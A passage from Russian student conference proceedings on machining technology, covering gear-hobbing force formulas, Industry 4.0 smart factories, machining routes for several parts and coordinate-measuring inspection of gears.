


Рис.1. Функционально-структурная схема автоматизированной системы расчёта режимов и сил резания при зубофрезеровании.

Сила резания, кВт:

$$P_H = 350 \cdot m^{1.75} \cdot \left(\frac{s}{m}\right)^{0.8} \cdot t^{0.75} \cdot e^{0.65 \cdot x \cdot z^{-0.35}} \cdot e^{0.012 \cdot \beta} \cdot \left(\frac{10}{i}\right)^{0.7} \cdot \left(\frac{40}{v}\right)^{0.28} \cdot C_D \cdot C_{\Pi}$$

где m – модуль нарезаемого колеса, мм; s_z – подач, мм/зуб; t – глубина резания, мм; v – скорость резания, м/мин; x – смещение исходного контура, мм; i – число зубьев нарезаемого колеса; C_D – коэффициент, зависящий от диаметра фрезы; C_{Π} – коэффициент, зависящий от обрабатываемого материала.

Мощность, кВт:

$$N = 10^{-3} \cdot C_N \cdot s^{y_N} \cdot m^{x_N} \cdot D^{u_N} \cdot z^{q_N} \cdot v \cdot K_N$$

где m – модуль нарезаемого колеса; z – число зубьев; D – наружный диаметр инструмента, мм; v – скорость резания, м/мин; K_N – поправочный коэффициент на мощность, учитывающий измененные условия эксплуатации; C_N , x_N , y_N , q_N , u_N – коэффициенты, зависящие от условий обработки.

После выполнения всех расчетов для формирования отчета необходимо нажать на кнопку «Отчет», составление которого производится в приложении текстового редактора.

Список источников

1. Польский, Е. А. Технологическое обеспечение параметров точности и качества сложнопрофильных поверхностей деталей при контурном фрезеровании / Е. А. Польский, С. В. Сорокин, А. З. Симкин // Образование, наука и производство в XXI веке: современные тенденции развития : Материалы юбилейной Международной конференции, Могилев, 11–12 ноября 2021 года. – Могилев: Межгосударственное образовательное учреждение высшего образования "Белорусско-Российский университет", 2021. – С. 152-153. – EDN LBLLBD.

2. Съянов С.Ю. Технологическое управление параметрами качества поверхностного слоя деталей машин при электроэрозионной обработке. Научно-технические проблемы машиностроения. 2014. № 6 (36). С. 24-29.

3. Польский Е.А., Филькин Д.М. Модель комплексного анализа размерных связей для обеспечения точности сборочных соединений. Фундаментальные и прикладные проблемы техники и технологии. 2009. № 5 (277). С. 59-65.

4. Федонин О.Н., Шалыгин М.Г. Повышение коррозионной стойкости и износостойкости изделий транспортного и химического машиностроения. Научно-технические проблемы машиностроения. 2020. № 8 (110). С. 3-10.

5. Прокофьев А.Н., Федонин О.Н., Степошина С.В., Горленко О.А. Определение параметров режима обработки при обкатывании наружных цилиндрических поверхностей. Фундаментальные и прикладные проблемы техники и технологии. 2011. № 6-3 (290). С. 66-72.

Материал поступил в редколлегию 18.04.2024

УДК 621.762.04

Исследования в области создания фабрик будущего в рамках развития аддитивных технологий

Геращенко Александр Андреевич (ст. гр. О-21-КТО-тм-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Технология машиностроения», Чемодурова Андрея Николаевича (chem.andrey.bryn@gmail.com)

Аннотация. В целях определения вектора развития в области аддитивного производства проведен обзор ключевых программ научно-технологического развития в Российской Федерации. Выявлены особенности создания «Фабрик будущего» в рамках развития аддитивных технологий с точки зрения производства Индустрии 4.0.

Ключевые слова: аддитивные технологии (АТ), 3D-печать, Индустрия 4.0, «фабрика будущего», умная фабрика.

Во всем мире сейчас четко видны две главные тенденции в использовании аддитивных технологий (АТ) в промышленности:

- создание центров мелкосерийного производства (открытие небольших заводов полного цикла для производства изделий малыми сериями);
- создание специализированных центров АТ, в которых используется только одна, максимум две технологии (например, создание больших китайские заводов).

Суть нового уклада производства Индустрии 4.0 заключается в слиянии бизнеса, производства и общества с цифровыми технологиями и их интеграции в существующий уклад. Таким образом, реализуется один из базовых принципов

Индустрии 4.0 – товарное производство по запросу, снижаются издержки за счет сокращения размера складов запасных частей, затрат на доставку деталей от различных поставщиков и на изготовление оснастки. Кроме того, отказ от необходимости изготовления дорогостоящей оснастки обеспечивает сокращение сроков общей разработки, дает возможность попробовать больше вариантов, сделать несколько испытаний и в итоге получить лучший продукт.

Таким образом, четвертая промышленная революция связана, прежде всего, с созданием, так называемых цифровых заводов (или умных фабрик, умного производства) на основе, в том числе и трехмерной печати металлом на основе цифровых моделей (аддитивное производство).

Понятие «Фабрика Будущего» было введено в результате европейской программы ГЧП по развитию науки, промышленности, социальной сферы «Factories of the Future» в рамках Horizon 2020 [1].

Можно выделить 3 группы фабрик, которые различаются по масштабу применяемых технологий и охватом этапов жизненного цикла:

- *Цифровые фабрики* (цифровое проектирование, моделирование продукции и производства).

Целью цифровых фабрик является возможность увидеть продукт еще до того, как он будет произведен.

Основным инструментом цифровых фабрик является программное обеспечение для проведения испытаний продуктов, процессов еще до момента производства.

В результате цифровые фабрики дают следующие эффекты: сокращение числа ошибок при проектировании, повышение качества продуктов, сокращение переделок и производственных отходов, сокращение срока вывода продуктов на рынок [1].

- *Умные фабрики* (гибкое производство, автоматизация, индустриальный интернет).

Целью умных фабрик является увеличение автоматизации, улучшение контроля и оптимизация процессов на фабрике. Инструментами выступают уже не только программное обеспечение для цифрового моделирования и проектирования, но и лазеры, датчики, встроенные в промышленное оборудование и инфраструктуру. Производство на таких фабриках является гибким, кастомизированным, быстроперенастраиваемым. Важную роль играют промышленные роботы, используется индустриальный интернет, большие данные, сенсорика, MES– и ICS- системы.

- *Виртуальные фабрики* (управление цепочками поставок и распределенными активами).

Они включают в себя технологии цифровой и умной фабрики, однако их возможности значительно шире. Цель построения таких фабрик – распределенное сетевое производство, управление цепочками поставок и создание добавленной стоимости через интеграцию продуктов и услуг. Они объединяют в сеть цифровые и умные фабрики как части глобальной цепочки.

Умные производственные системы совмещают в себе два уровня интеграции: во-первых, вертикальную интеграцию в единую сеть всех операций внутри предприятия по стадиям производства, во-вторых, горизонтальную интеграцию предприятия с поставщиками и заказчиками в цепочки поставок любого географического охвата (supply chain). А 3D-печать позволяет быстро запустить в производство небольшие партии продуктов или изготовить отдельные детали со сложным дизайном, разработанным с применением технологий топологической оптимизации [2].

Для управления производством и техническим обслуживанием, для отслеживания ресурсов, создания цифровых двойников производственного оборудования и других видов деятельности всей производственной сети в рамках единой системы настоящая умная фабрика интегрирует все данные о физических объектах, производственных процессах и человеческих ресурсах. В результате выстраивается более эффективная и гибкая производственная система (smart production system), где все элементы (станки, сборочные линии, складские, логистические и иные модули) объединены в одну коммуникационную сеть для обмена данными между собой. Это позволяет оперативно вносить улучшения во все стадии производственного цикла, снижать производственные издержки и сокращать потери от простоя оборудования, оптимизировать управление цепочками поставок и гибко реагировать на любые новые запросы потребителей.

Основные черты умной фабрики:

- каждая единица оборудования способна к самостоятельной настройке параметров производства в ходе взаимодействия с другим оборудованием, подключенным к общей сети;
- всесторонняя визуализация производственных процессов, позволяющая устанавливать четкие причинно-следственные связи при мониторинге каждой стадии производства, быстро обнаруживать проблемы и устранять их;
- продвинутая аналитика позволяет умной фабрике персонализировать предложение (образцом совершенства в этом служит компания Amazon).

Известная компания Stratasys уже несколько последних лет успешно тестирует новый класс автоматизированных устройств, так называемых демонстраторов Индустрии 4.0, – того, как ведущий производитель аддитивного оборудования видит производство будущего (например, демонстратор Infinite-Build 3D, Robotic Composite 3D, Continuous Build).

Ключевые программы научно-технологического развития в Российской Федерации: национальная технологическая инициатива (НТИ), стратегия научно-технологического развития Российской Федерации, цифровая экономика Российской Федерации.

В рамках дорожной карты «Технет» НТИ и мегапроекта «Фабрики Будущего» активно развиваются концепции цифровых, «умных» и виртуальных фабрик будущего при мощной государственной поддержке (согласно плану, к 2035 году в стране должны быть созданы как минимум 40 «фабрик будущего»).

Несмотря на наличие трудностей при переходе от традиционного производства к умному, нет сомнений в том, что изменить существующие бизнес

модели и принять концепцию умной фабрики предстоит всем современным игрокам.

Путь к реализации концепции умной фабрики также невозможен без четкого понимания способов, с помощью которых информация может передаваться из физического мира в цифровой и наоборот.

Список источников

1. Инфраструктура и ресурсное обеспечение цифровой экономики : учебное пособие / Д. С. Бурцев, Е. С. Гаврилюк, А. Г. Изотова [и др.]. – Санкт-Петербург : НИУ ИТМО, 2021. – 190 с. – Текст : электронный // Лань : электронно-библиотечная система. – URL: <https://e.lanbook.com/book/283805> (дата обращения: 04.04.2024). – Режим доступа: для авториз. пользователей.

2. Хитрых Д. Индустрия 4.0: мир связанных «умных» предприятий и производственных экосистем // САПР и графика. 2020. № 9. С. 24-29. ISSN 1560-4640.

3. Прокофьев А.Н., Федонин О.Н., Степошина С.В., Горленко О.А. Определение параметров режима обработки при обкатывании наружных цилиндрических поверхностей. Фундаментальные и прикладные проблемы техники и технологии. 2011. № 6-3 (290). С. 66-72.

4. Шалыгин М.Г., Вавилин Я.А. Автоматизация измерений, контроля и испытаний. Санкт-Петербург, 2019.

5. Польский Е.А. Технологическое обеспечение точности и качества поверхностей деталей машин при проектировании маршрутно-операционного технологического процесса методом синтеза на основе анализа размерных связей. Научные технологии в машиностроении. 2016. № 10 (64). С. 39-48.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

Исследование технологического обеспечения заданных технических и эксплуатационных характеристик детали «Ступица»

Гордина Анастасия Алексеевна (ст. гр. 0-20-КТО-ТМ-Б)

Работа выполнена под руководством д.т.н., доцента, профессора кафедры «Технология машиностроения» Прокофьева Александра Николаевича (pan87066@mail.ru)

Аннотация. В данной статье рассматриваются этапы проектирования технологического процесса изготовления детали «Ступица» в соответствии с заданными техническими требованиями и эксплуатационными характеристиками, которые удовлетворяют требованиям экономической

эффективности и производственной безопасности в рамках среднесерийного производства.

Ключевые слова: обработка, поверхность, операция, деталь, базирование.

Цель исследования состоит в анализе этапов технологического процесса производства и обработки детали «Ступица» в рамках заданных условий эксплуатации.

Деталь «Ступица» служит для передачи крутящего момента от вала колёсному диску. Она обеспечивает установку колеса и соединение всех его частей в единую конструкцию. Также ступица дает возможность обслуживать и ремонтировать все детали колеса отдельно, без замены остальных компонентов.

В рассматриваемом случае деталь «Ступица» изготавливается из конструкционной стали марки Сталь 20 ГОСТ 1050-88.

Для детали «Ступица» основными поверхностями являются внутренние цилиндрические поверхности $\varnothing 100\text{H}7(+0,035)$ мм (шероховатость $R_a = 1,25$ мкм) и $\varnothing 85\text{H}7(+0,035)$ мм (шероховатость $R_a = 1,25$ мкм).

С целью обеспечения требуемой точности внутренней и наружной поверхности по 7 качеству, а также достаточно высокого качества обрабатываемой поверхности была разработана требуемая структура обработки данных поверхностей [1, 2]. Расчетно-аналитическим методом произведен расчет припусков на механическую обработку, выполнено определение общей погрешности обработки и оценено условие обеспечения заданной точности для назначенного варианта технологического процесса, осуществлен размерно-точностной анализ принятого варианта технологического процесса.

В результате выполненного анализа предложен маршрут обработки «Ступицы» и разработана структура технологических операций и выбор технологического оснащения [3] для обеспечения требуемых эксплуатационных показателей детали.

На 005 операции – токарной с ЧПУ, выполняемой на станке модели 16ГС32СУ1, осуществляется подрезка торца, точатся наружные цилиндрические поверхности, сверлится осевое отверстие, растачивается отверстие по контуру, растачивается внутренняя канавка и выходная фаска. В качестве приспособления используется трехкулачковый самоцентрирующийся патрон при станке. Заготовка базируется по наружной цилиндрической поверхности и торцу.

На 010 операции – токарной с ЧПУ, выполняемой на станке модели 16ГС32СУ1, осуществляется подрезка торца, точатся наружные цилиндрические поверхности, растачивается отверстие по контуру, растачиваются две внутренних канавки и выходная фаска. В качестве приспособления используется трехкулачковый самоцентрирующийся патрон при станке. Заготовка базируется по обработанной наружной цилиндрической поверхности $\varnothing 116$ мм и торцу.

На 015 операции – долбежной, выполняемой на станке модели ВК5040, долблением получают два паза с размерами 12x10 на $\varnothing 76$ мм и два паза с размерами 12x10 на $\varnothing 90$ мм. Заготовка базируется по наружной цилиндрической поверхности и торцу, в качестве приспособления используются тиски.

На 020 операции – фрезерной с ЧПУ, выполняемой на станке модели SINO HMC500, оснащенный прямоугольным консольным столом для обеспечения возможности обработки отверстий с диаметрально противоположных сторон детали. В данном случае для базирования используется специальное станочное приспособление, заготовка лишается пяти степеней свободы, базирование не полное, но для осуществления данной операции необходимое и достаточное условие выполнено.

Анализ разработанного проектного варианта технологического процесса механической обработки детали «Ступица» показывает необходимость разработки специального приспособления для операции 020, производимой на станке модели SINO HMC500, обеспечивающего установку и закрепление детали на станке при ее обработке.

С учетом того, что на смену позиции на станке затрачивается больше времени, чем на смену инструмента, структура операции для снижения вспомогательного времени построена по принципу полной обработки одного отверстия, а затем – смена позиции и обработка последующих отверстий.

По техническим требованиям для продолжительной эксплуатации необходимо осуществить покрытие детали красной эмалью марки ПФ115, исключая поверхность В и отверстия (по ГОСТ 926-82 «Эмаль ПФ-133. Технические условия»).

Список источников

1. Справочник технолога / под общей ред. А.Г. Сулова. М.: Инновационное машиностроение, 2019. – 800с.
2. Научно-технические технологии в машиностроении: учеб. пособие / А.Г. Сулов [и др.]. Москва: Машиностроение, 2012. — 528 с.
3. Режущий инструмент: учебник / Д. В. Кожевников, В. А. Гречишников, С. В. Кирсанов, С. Н. Григорьев. — 4-е, изд. — Москва: Машиностроение, 2014. — 520 с.
4. Польский Е.А. Технологическое обеспечение точности и качества поверхностей деталей машин при проектировании маршрутно-операционного технологического процесса методом синтеза на основе анализа размерных связей. Научно-технические технологии в машиностроении. 2016. № 10 (64). С. 39-48.
5. Ильицкий В.Б., Польский Е.А., Филькин Д.М. Модель обеспечения качества сборочных единиц на основе анализа размерных связей. Справочник. Инженерный журнал. 2010. № 4 (157). С. 51-56.

Материал поступил в редколлегию 18.04.2024

УДК 621.02

Анализ технологического обеспечения эксплуатационных свойств функциональных поверхностей детали «Корпус»

Дрожжина Валерия Игоревна (ст. гр. О-22-КТО-тм-М)

*Работа выполнена под руководством доцента кафедры «Технология машиностроения», Польского Евгения Александровича
polskiy_tm_2017@mail.ru)*

Аннотация: в статье рассматриваются этапы технологической подготовки производства детали с представлением рекомендаций по структуре технологической операции, схеме базирования и последовательности выполнения технологических переходов для формирования параметров точности и качества поверхности. Представлены рекомендации по назначению специализированного инструмента с учетом применения высокопроизводительного оборудования.

Ключевые слова: точность механической обработки, параметры качества поверхности, проектирование технологического перехода.

Корпус представляет собой деталь - тело вращения с обрабатываемыми наружными цилиндрическими поверхностями. Учитывая конфигурацию детали, а также то, что в предлагаемом технологическом процессе изменена заготовка (с поковки в базовом на штамповку на ГКШП в предлагаемом), на подготовительном этапе механической обработки вводим фрезерно-центровальную операцию для получения поверхностей, используемых на следующих операциях в качестве технологических баз - торцы и центровые отверстия. Введение этой операции в технологический процесс позволит реализовать принцип постоянства баз, когда на основных операциях механической обработки заготовка устанавливается по одним и тем же поверхностям. В качестве оборудования используем специализированный станок модели МР71. Заготовку устанавливаем в самосводящиеся призмы с упором в торец.

Обработку наружных цилиндрических поверхностей и канавок выполняем на токарной операции. Заготовку устанавливаем в центра с применением левого поводкового центра. Это приспособление (поводковый центр) позволяет передавать крутящий момент на заготовку через торец за счет внедрения в него поводковых элементов (в данном случае выбран центр с коническими поводковыми элементами, имеющими угол 60 град.). Такая схема установки заготовки позволяет обработать ее по контуру с двух сторон без переустановки правыми и левыми резцами. Заданную размерную точность цилиндрических поверхностей обеспечиваем за счет выполнения трех технологических переходов - чернового, чистового и тонкого точения [1]. В качестве оборудования используем токарный станок с ЧПУ модели 16К20Ф3С32.

На многоцелевой операции, выполняемой на сверлильно-фрезерно-расточном станке с горизонтальным расположением шпинделя и специальным глобусным столом, реализующим обработку по пяти координатам модели ИС500Глобус. Заготовку устанавливаем в специальное приспособление с базированием по наружным цилиндрическим поверхностям диам. 30 и 50 мм в призмы (реализуем двойную направляющую базу, лишаящую заготовку четырех степеней свободы); торцу заготовки по упору (реализуем опорную базу, лишаящую заготовку одной степени свободы); по подпружиненной призме по торцу диам. 101 от поворота (реализуем опорную базу, лишаящую заготовку одной степени свободы). За три позиции (поворот столов как горизонтального, так и вертикального) получаем плоскости основной ступени и растачиваем отверстие за четыре перехода. Внутренний паз получаем фрезерованием дисковой фрезой с круговой подачей. На третьей позиции получаем паз и три отверстия.

После выполнения термической операции (цементация и закалка) для достижения требуемых параметров шероховатости поверхности вводим круглошлифовальные операции и токарно-винторезную операцию, на которой выполняем полирование наружных цилиндрических поверхностей бесконечными абразивными лентами.

Использование демпфирующих оправок для подавления вибраций. Обычно вибрации при обработке резанием возникают в результате динамического взаимодействия инструмента и материала обрабатываемой заготовки. Источником энергии колебаний служит переменная составляющая сил резания возникающих при взаимодействии инструмента с заготовкой [2]. Силы резания являются следствием пластического деформирования структуры материала заготовки и приводят к отжиму инструмента. Прерывистый характер самого процесса резания, а также случайные факторы, такие как твердые включения в заготовке, приводят к изменению отжима резца и его периодическому врезанию в заготовку. В определенных условиях эти колебания становятся незатухающими и приводят к резонансу всей системы СПИД на одной из собственных частот. Расточная оправка с большим вылетом наиболее часто оказывается слабым звеном в системе СПИД и, соответственно, источником вибраций.

Список источников

1. Фундаментальные основы технологического обеспечения и повышения надежности изделий машиностроения / А.Г. Суслов, В.П. Федоров, О.А. Горленко [и др.]. – Москва : Издательство "Инновационное машиностроение", 2022. – 552 с. – ISBN 978-5-907523-04-3. – EDN DCEFZK.

2. Анализ процессов формирования микропрофиля поверхностей деталей машин на этапах обработки и приработки в условиях граничного трения / В. П. Федоров, М. Н. Нагоркин, Е. В. Смоленцев, Е. В. Ковалева // Транспортное машиностроение. – 2023. – № 9(21). – С. 24-36. – DOI 10.30987/2782-5957-2023-9-24-36. – EDN DWSBDH.

3. Ильицкий В.Б., Польский Е.А., Филькин Д.М. Модель обеспечения качества сборочных единиц на основе анализа размерных связей. Справочник. Инженерный журнал. 2010. № 4 (157). С. 51-56.

4. Киричек А.В., Соловьев Д.Л., Хандожко А.В., Федонина С.О. Технологическое обеспечение параметров несущего слоя деформационным и комбинированным упрочнением. Научно-технические технологии в машиностроении. 2018. № 10 (88). С. 43-48.

5. Федоров В.П., Финатов Д.Н., Хандожко В.А. Автоматизированные системы научных исследований (асни). Справочник. Инженерный журнал. 2007. № S3. С. 18-22.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

Исследование технологического обеспечения заданных технических и эксплуатационных характеристик детали «Стакан»

Карасева Евгения Владимировна (ст. гр. О-20-МТМ-атм-Б)

Работа выполнена под руководством д.т.н., доцента, профессора кафедры «Технология машиностроения» Прокофьева Александра Николаевича (pan87066@mail.ru)

Аннотация. В данной статье рассматриваются этапы проектирования технологического процесса изготовления детали «Стакан» в соответствии с заданными техническими и эксплуатационными характеристиками, которые удовлетворяют требованиям экономической эффективности и производственной безопасности в рамках среднесерийного производства.

Ключевые слова: обработка, поверхность, операция, деталь, базирование.

Цель исследования состоит в анализе этапов технологического процесса производства и обработки детали «Стакан» в рамках заданных условий эксплуатации [1].

Стакан – это корпусная деталь типа втулка, предназначенная для поглощения радиальных нагрузок и удержания в нём смазки или рабочей жидкости. Данная деталь может применяться для точной установки валов, поэтому довольно часто к ней предъявляются высокие требования по точности, биениям и шероховатости поверхностей.

В рассматриваемом случае деталь «Стакан» изготавливается из серого чугуна марки СЧ18 ГОСТ 1412-85. Допускается СЧ15 ГОСТ1412-85; НВ 163...223. Отливка изготавливается в соответствии с требованиями настоящего стандарта ГОСТ Р 53464-2009. Твердость детали соответствует твердости исходного материала заготовки, специальной термической обработки для повышения данного параметра не требуется.

Основными поверхностями детали являются [2] наружная цилиндрическая поверхность диаметром 135H6(-0,025)мм (шероховатость Rz=20 мкм) и внутренняя цилиндрическая поверхность диаметром 120H7(+0,035)мм, предположительно, для установки подшипника.

Предварительно перед механической обработкой осуществляется термическая обработка – графитизирующий отжиг (второго рода) для снятия отбелов, при котором осуществляется нагрев до температуры 800–900° С. После выдержки в течение 0,5-5 ч отливку оставляют в печи для медленного остывания.

На 010 операции – токарно-винторезной, выполняемой на станке ГС526УЦ, осуществляется подрезка торца и наружной цилиндрической поверхности. В качестве приспособления используется трехкулачковый патрон при станке. Заготовка базируется по наружной цилиндрической поверхности и торцу. Для достижения заданной точности наружной цилиндрической поверхности (IT14) выполняется один технологический переход (черновое точение).

На 015 операции – токарной с ЧПУ, выполняемой на станке 1П756ДФЗ, заготовка базируется по обработанной наружной цилиндрической поверхности диаметром 130мм и торцу с использованием трехкулачкового патрона. Выполняется подрезка торца, точится наружная цилиндрическая поверхность с R6, растачивается отверстие по контуру, растачивается внутреннюю канавку и выходную фаску.

На 020 операции – многоцелевой, выполняемой на станке модели 2204ВМФ4, оснащенный круглым поворотным столом для обеспечения возможности обработки отверстий с диаметрально противоположных сторон детали. В данном случае для придания заготовке требуемого положения относительно выбранной системы координат используется чистовая база – поверхность, обработанная на 010 токарно-винторезной операции – внутренняя цилиндрическая поверхность и левый торец. Базирование осуществляется на станочном приспособлении, заготовка лишается пяти степеней свободы (по торцу – установочная база, лишение трех степеней свободы; по внутренней цилиндрической поверхности – лишение двух степеней свободы – двойная опорная база), следовательно, базирование неполное, но для осуществления данной операции необходимое и достаточное условие выполнено.

Анализ разработанного проектного варианта технологического процесса механической обработки детали «Стакан» показывает необходимость разработки специального приспособления для операции 020, производимой на станке модели 2204ВМФ4, обеспечивающего установку и закрепление детали на станке при ее обработке.

С учетом того, что на смену позиций на станке затрачивается больше времени, чем на смену инструмента, структура операции для снижения вспомогательного времени строится по принципу полной обработки одного отверстия, а затем – смена позиции и обработка последующих отверстий.

По техническим требованиям для продолжительной эксплуатации необходимо осуществить гальваническую операцию – химическое

оксидирование с промасливанием (по ГОСТ 9.305-84 «Единая система защиты от коррозии и старения»).

Химическое оксидирование промасливанием – процедура преднамеренного окисления верхнего слоя деталей из металла в подогретых растворах едкого натра с добавлением азотнокислого либо азотистокислого натрия.

Список источников

- 1.Справочник технолога / под общей ред. А.Г. Суслова. М.: Инновационное машиностроение, 2019. – 800с.
2. Наукоемкие технологии в машиностроении: учеб. пособие / А.Г. Суслов [и др.]. Москва: Машиностроение, 2012. — 528 с.
3. Федоров В.П., Финатов Д.Н., Хандожко В.А. Автоматизированные системы научных исследований (асни). Справочник. Инженерный журнал. 2007. № S3. С. 18-22.
4. Федоров В.П., Нагоркин М.Н., Ковалёва Е.В. Технологическое обеспечение закономерного изменения параметров качества поверхности деталей в процессе обработки. Брянск, 2012.
5. Суслов А.Г. Основы технологии машиностроения. Москва, 2013.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

Исследование современного подхода к контролю параметров зубчатых колёс

Кашапов Матвей Тимурович (ст. гр. О-20-КТО-тм-Б)

*Работа выполнена под руководством к.т.н., доцента кафедры «Технология машиностроения», Моргаленко Татьяны Александровны
(morgalenkot_tm_2017@mail.ru)*

Аннотация. В данной статье рассмотрены основные методы контроля параметров зубчатых колёс. Особое внимание уделено современному подходу в решении этого вопроса. В ходе исследования были выявлены особенности и сделаны выводы о важности введения современных методов и средств контроля параметров зубчатых колёс на этапах реализации технологических процессов их изготовления.

Ключевые слова: контролируемые параметры, зубчатые колёса, способ, метод, нормы точности, боковой зазор.

Погрешности параметров зубчатых колес влияют на кинематику и динамику передачи, определяют КПД и долговечность механизма. В

зависимости от служебного назначения, предъявляют соответствующие требования по точности к колесам и передачам.

Согласно ГОСТ 1643, в зависимости от назначения зубчатых колес и передач, установлено 12 степеней точности, обозначенных в порядке убывания с 1-й по 12-ю. Для каждой степени точности приняты независимые нормы точности, ограничивающие отдельные виды погрешностей. К таковым относятся: нормы кинематической точности (важны для длительных и отсчетных передач), нормы плавности работы колес (имеют наибольшее значение в высокоскоростных передачах), нормы контакта зубьев (важны для тяжело нагруженных тихоходных передач).

Кроме того, независимо от степени точности, назначаются нормы бокового зазора в передаче. Он необходим для компенсации температурных деформаций, а также компенсации погрешностей изготовления и монтажа, для размещения слоя смазки и т. п. Характер сопряжения зубьев колес в передаче определяется наименьшим гарантированным боковым зазором и видом допуска на боковой зазор.

Контроль одной и той же нормы точности может производиться различными средствами измерения. В зависимости от производственных условий, наличия измерительных устройств и пр., для определенной степени точности выбирают соответствующий комплекс контроля. Предпочтение получают комплексные показатели (кинематическая погрешность зубчатого колеса, нормы плавности, нормы бокового зазора и др.) [1].

Кроме универсальных и специальных средств измерения типовых геометрических параметров зубчатых колёс применяют большое число специализированных приборов, характеризующих эксплуатационные показатели зубчатых зацеплений. Однако, существует опасность физического износа и морального устаревания таких приборов.

В настоящее время появляются универсальные средства измерений, позволяющие контролировать большое количество необходимых геометрических параметров зубчатых колёс с помощью координатных измерений. К таким устройствам относятся контрольно-измерительные машины (КИМ) с возможностью как горизонтального, так и вертикального закрепления зубчатого колеса, вала. В качестве непосредственно измерительного устройства выступают различного типа датчики: контактные, оптоволоконные, оптические.

Использование томографов при контроле позволяет, дополнительно, обнаруживать скрытые дефекты зубчатых колёс.

При таком контроле, как правило, используют два основных метода – метод прямых измерений при помощи соответствующего программного обеспечения и измерение по 3D CAD модели. В отдельных случаях возможны измерения при помощи специализированных программных опций.

Большинство КИМ используют различные сканирующие устройства в виде щупов, представляющих собой отдельную измерительную систему. Внутри такого щупа присутствуют три оси перемещения и три оптические линейки. При работе в сканирующем режиме фиксируется величина отклонения щупа.

Использование лазерных систем позволяет осуществлять бесконтактный контроль. Сканирующая лазерная головка подключается к КИМ вместо контактного щупа и позволяет определять в единичный момент времени положение точек по линии лазерного луча, попавших на поверхность сканируемой детали, в координатах КИМ. Перемещение линии лазера по поверхности детали формирует облако точек. Затрачиваемое на это время равно нескольким секундам, а достигаемая точность составляет сотые доли миллиметра. Данный тип сканирования доступен при наличии САД данных поверхности.

Различные КИМ, при использовании соответствующего программного обеспечения, позволяют измерять и контролировать параметры деталей машин широкого спектра. Тем самым уменьшается необходимость изготовления универсальных и специальных измерительных приспособлений.

В целом, используя современные методы и средства контроля сложных поверхностей деталей, в том числе и зубчатых колёс, можно значительно сократить время и повысить качество измерений.

Список источников

1. Секацкий В.С., Мерзликина Н.В. Методы и средства измерений и контроля: Учебное пособие. – Красноярск: ИПЦ СФУ, 2007. – 284 с.
2. Суслов А.Г. Основы технологии машиностроения. Москва, 2013.
3. Федонин О.Н., Хандожко В.А., Матлахов В.П. Разработка автоматизированной системы управления влажностью в сушильной камере на базе приборов фирмы "овен". Вестник Брянского государственного технического университета. 2014. № 2 (42). С. 80-85.
4. Крахмалев.. О.Н., Болдырев.. А.П., Блейшмидт.. Л.И. Моделирование движения манипуляционных систем с упругими звеньями. Вестник Брянского государственного технического университета. 2010. № 3 (27). С. 31-38.
5. Крахмалев О.Н. Исследование малых отклонений от программных движений манипуляционных систем с упругой податливостью, сосредоточенной в сочленениях звеньев. Вестник Брянского государственного технического университета. 2011. № 4 (32). С. 39-46.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

Исследование технологического обеспечения заданных технических и эксплуатационных характеристик детали «Крышка подвода масла»

Киселев Егор Сергеевич (ст. гр. О-22-КТО-тм-М)

Работа выполнена под руководством д.т.н., доцента, профессора кафедры «Технология машиностроения» Прокофьева Александра Николаевича (pan87066@mail.ru)

Аннотация: В данной статье рассматриваются этапы проектирования технологического процесса изготовления детали «Крышка подвода масла» с заданными техническими и эксплуатационными характеристиками, удовлетворяющего требованиям экономической эффективности и производственной безопасности, для условий среднесерийного производства.

Ключевые слова: автоматизация, эксплуатационные характеристики, обработка, технология.

Обработка с учетом повышения автоматизации технологического процесса механической обработки выполняется на одном станке - многоцелевой станок CMX 50U компании DMG MORI. В качестве технологических используются необработанная торцевая поверхность $\varnothing 210$ - опоры (3 степени свободы), необработанная наружная цилиндрическая поверхность детали $\varnothing 210$ - призма (две степени свободы) и боковая поверхность прилива – упор. Такая схема установки позволяет [1, 2] обеспечить равномерное распределение припуска на механическую обработку по цилиндрическим поверхностям и совпадение оси симметрии заготовки с поверхностями, от которых на конструкторском чертеже проставлены размеры, т.е. реализуется принцип совмещения баз, позволяющий исключить перерасчет технологических размеров. На этой операции производится обработка торца, внешней цилиндрической поверхности и сверлятся отверстия. С учетом особенностей кинематики обработки (заготовка неподвижна, инструмент вращается) при получении фасок и полостей широко используются встроенные циклы многоцелевых станков с реализацией согласованного перемещения инструмента с круговой или винтовой (планетарной) подачей, причем движением резания является вращение инструмента. При получении глубоких отверстий применяется разделение переходов обработки на сверление, развертывание и использование ружейного сверла для снижения нагрузки на шпиндель высокоточного сложного оборудования. При получении резьбовых отверстий их обработку разбивается на четыре перехода (центрирование для предотвращения увода сверла, сверление сверлом диаметром равным внутреннему диаметру резьбы, зенкование заборной фаски для придания направления резьбонарезному инструменту - метчику и нарезание резьбы машинным метчиком).

